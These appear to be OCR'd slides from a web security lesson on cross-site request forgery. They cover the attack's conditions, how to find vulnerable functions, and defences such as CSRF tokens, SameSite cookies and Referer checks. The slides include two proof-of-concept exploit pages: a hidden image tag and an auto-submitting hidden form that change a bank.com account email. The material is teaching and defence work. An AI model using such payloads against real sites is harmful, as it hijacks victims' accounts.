

CROSS SITE REQUEST FORGERY (CSRF)

SESSION MANAGEMENT




CROSS SITE REQUEST FORGERY

- CSRF is an attack where the attacker causes the victim user to carry out an action unintentionally while that user is authenticated.



In Real World:



CSRF CONDITIONS

- For a CSRF attack to be possible, three key conditions must be in place:
  - A relevant action
  - Cookie-based session handling
  - No unpredictable request parameters

FINDING CSRF VULNERABILITIES

- Map the application
  - Review all the key functionality in the application and make notes
- Identify all application functions that satisfy the following three conditions
  - A relevant action
  - Cookie-based session handling
  - No unpredictable request parameters
- Create a PoC script to exploit CSRF
  - GET request: <i.m.g> tag with src attribute set to vulnerable URL
  - POST request: form with hidden fields for all the required parameters and the target set to vulnerable URL

HOW TO EXPLOIT CSRF VULNERABILITIES?

GET:

GET Scenario


```
GET https://bank.com/email/change?email=test@test.ca HTTP/1.1
```

GET Scenario

Exploit:

```
<html>
 <body>
   <h1>Hello World!</h1>
   <img src="
https://bank.com/email/change?email=at
tacker@gmail.ca
" width="0" height="0" border="0">
 </body>
</html>
```

What the victim sees:



POST:

POST Scenario

```
POST /email/change HTTP/1.1
Host: https://bank.com
...
email=test@test.ca
```

POST Scenario

Exploit:

```
<html>
    <body>
        <h1>Hello World!</h1>
        <iframe style="display:none" name="csrf-iframe"></iframe>
        <form action=" https://bank.com/email/change/" method="POST" target="csrf-
iframe" id="csrf-form">
            <input type="hidden" name="email" value="test@test.ca">
        </form>

        <script>document.getElementById("csrf-form").submit()</script>
    </body>
</html>
```

HOW TO PREVENT CSRF VULNERABILITIES

PRIMARY DEFENSE - CSRF TOKENS

How should CSRF tokens be generated?

- Unpredictable with high entropy, similar to session tokens
- Tied to the user's session
- Validated before the relevant action is executed

How should CSRF tokens be transmitted?

- Hidden field of an HTML form that is submitted using a POST method
- Custom request header
- Tokens submitted in the URL query string are less secure
- Tokens generally should not be transmitted with cookies

ADDITIONAL DEFENSE - SAMESITE COOKIES

The SameSite attribute can be used to control whether cookies are submitted in cross site requests.

```
Set-Cookie: session=test; SameSite=Strict

Set-Cookie: session=test; SameSite=Lax

Set-Cookie: flavor=choco; SameSite=None; Secure
```

INADEQUATE DEFENSE - REFERER HEADER

The Referer HTTP request header contains an absolute or partial address of the page making the request.

- Referer headers can be spoofed
- The defense can usually be bypassed
  - Example #1 – if it's not present, the application does not check for it
  - Example #2 – the referrer header is only checked to see if it contains the domain and exact match is not made.